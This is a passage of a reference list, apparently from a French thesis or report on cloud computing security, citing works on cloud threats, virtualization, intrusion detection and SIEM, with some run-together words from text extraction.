[13] : M. Conti, G. Somani, and R. Poovendran,Versatile Cybersecurity. Springer,2018, vol. 72.

[14] : R. L. K. R. D. Vines and R. Krutz,Cloud security : A comprehensive guide tosecure cloud computing. Wiley Publishing, Inc, 2010.

[15] : N. Amara, H. Zhiqui, and A. Ali, “Cloud computing security threats and attackswith their mitigation techniques,” in 2017 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC). IEEE,2017, pp. 244–251.

[16] : Odun-Ayo, C. Okereke, and H. Orovwode, “Cloud and application program-ming interface–issues and developments,” 2018.

[17] : CSA,Top threats to cloud computing the egregious 11. Technical report, CloudSecurity Alliance, 2019. Available : https://cloudsecurityalliance.org/download/artifacts/top-threats-to-cloud-computing-egregious-eleven/ .

[18] : S. Gupta and P. Kumar, “Taxonomy of cloud security,”International journalof computer science, engineering and applications, vol. 3, no. 5, p. 47, 2013.

[19] : Mishra and R. Mishra, “Virtualization security,” inGlobal Research andDevelopment Journal for Engineering, 2016, vol. 1, no. 12.

[20] : M. Qiu and K. Gai,Mobile cloud computing : Models, implementation, andsecurity. CRC Press, 2017.

[21] : J. R. Vacca, “Cloud computing security : Foundations and challenges : Foun-dations and challenges,” 2020.

[22] : D.-N. Le, C. M. Bhatt, and M. Madhukar,Security Designs for the Cloud, IoT,and Social Networking. Wiley Online Library, 2019.

[23] : Y.-L. Huang, B. Chen, M.-W. Shih, and C.-Y. Lai, “Security impacts of virtua-lization on a network testbed,” in2012 IEEE Sixth International Conferenceon Software Security and Reliability. IEEE, 2012, pp. 71–77.

[24] : S. M. Hashemi and M. R. M. Ardakani, “Taxonomy of the security aspects of cloud computing systems-a survey,”networks, vol. 2, p. 1, 2012.

[25] : J. W. Rittinghouse and J. F. Ransome,Cloud computing : implementation,management, and security. CRC press, 2016.

[26] : K. Gai, M. Qiu, L. Tao, and Y. Zhu, “Intrusion detection techniques for mobilecloud computing in heterogeneous 5g,”Security and communication networks,vol. 9, no. 16, pp. 3049–3058, 2016.

[27] : M. A. Kumbhare and M. M. Chaudhari, “Ids : survey on intrusion detectionsystem in cloud computing,”Int. J. Comput. Sci. Mob. Comput, vol. 3, no. 4,pp. 497–502, 2014.

[28] : Patel, M. Taghavi, K. Bakhtiyari, and J. C. JúNior, “An intrusion detectionand prevention system in cloud computing : A systematic review,”Journal ofnetwork and computer applications, vol. 36, no. 1, pp. 25–41, 2013.

[29] : D. Milleret al.,Security information and event management (SIEM) imple-mentation. McGraw-Hill,, 2011.

[30] : **QUEL EST LE ROLE DE L’APPRENTISSAGE AUTOM**ATIQUE DANS LE RESEAU? :HTTPS**://WWW.LEMAGIT.FR/CONSEIL/QUEL-EST-LE-ROLE-DE-LAPPRENTISSAGE-AUTOM**ATIQUE-DANS-LE-RESEAU, (CONSULTE **LE 30 JUILLET 2020).**